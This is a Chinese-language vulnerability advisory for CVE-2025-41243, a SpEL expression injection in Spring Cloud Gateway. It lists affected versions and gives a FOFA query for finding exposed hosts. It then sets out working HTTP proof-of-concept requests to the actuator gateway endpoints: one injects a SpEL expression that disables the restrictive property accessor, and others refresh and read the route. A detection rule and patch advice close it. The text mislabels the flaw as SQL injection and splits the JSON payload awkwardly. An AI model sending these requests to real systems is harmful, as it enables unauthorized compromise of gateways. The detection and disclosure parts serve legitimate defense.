

SpringCloud-CVE-2025-41243-SpEL表达式注入

SpringCloud-CVE-2025-41243-SpEL表达式注入，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

- Spring Cloud Gateway 4.3.0 - 4.3.x
- Spring Cloud Gateway 4.2.0 - 4.2.x
- Spring Cloud Gateway 4.1.0 - 4.1.x
- Spring Cloud Gateway 4.0.0 - 4.0.x
- Spring Cloud Gateway 3.1.0 - 3.1.x

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：app="vmware-SpringBoot-Framework"

POC/EXP：创建并修改配置环境


```
POST /actuator/gateway/routes/test_123 HTTP/1.1
Host:
Content-Type: application/json
Content-Length: 249

{
  "predicates": [
    {
      "name": "Path",
      "args": {
        "_genkey_0": "/actuators/test33"
```

```

    }
  }
],
"filters": [
  {
    "name": "RewritePath",
    "args": {
      "_genkey_0": "/test33",
      "_genkey_1": " #{
@systemProperties['spring.cloud.gateway.restrictive-property-accessor.enabled'] =
false}"
    }
  }
],
"uri": "http://example.com",
"order": -1
}

```



POC/EXP: 刷新路由

```

POST /actuator/gateway/refresh HTTP/1.1
Host: 127.0.0.1
Content-Length: 0

```



POC/EXP: 读取路由

```

GET /actuator/gateway/routes/test_123 HTTP/1.1
Host: 127.0.0.1

```



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"Spring Cloud Gateway - SpEL Expression Injection (CVE-2025-41243)";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/actuator/gateway/routes/";
  http.header; content:"Content-Type: application/json";
  http.request_body; content:"\"name\": \"RewritePath\"";
  pcre:"/\\"_genkey_1\\":\\s*\\\"\\s*#{\\s*@systemProperties\\
[[\\'\\"]spring\\.cloud\\.gateway\\.restrictive-property-
accessor\\.enabled[\\'\\"]\\\"\\s*=\\s*false\\s*}\\\"/i";
  metadata:
    cve CVE-2025-41243,
    service http,
    affected_product "Spring Cloud Gateway",
    vulnerability_type "SpEL Expression Injection",
    severity "critical";
  classtype:web-application-attack;
  sid:1000523;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。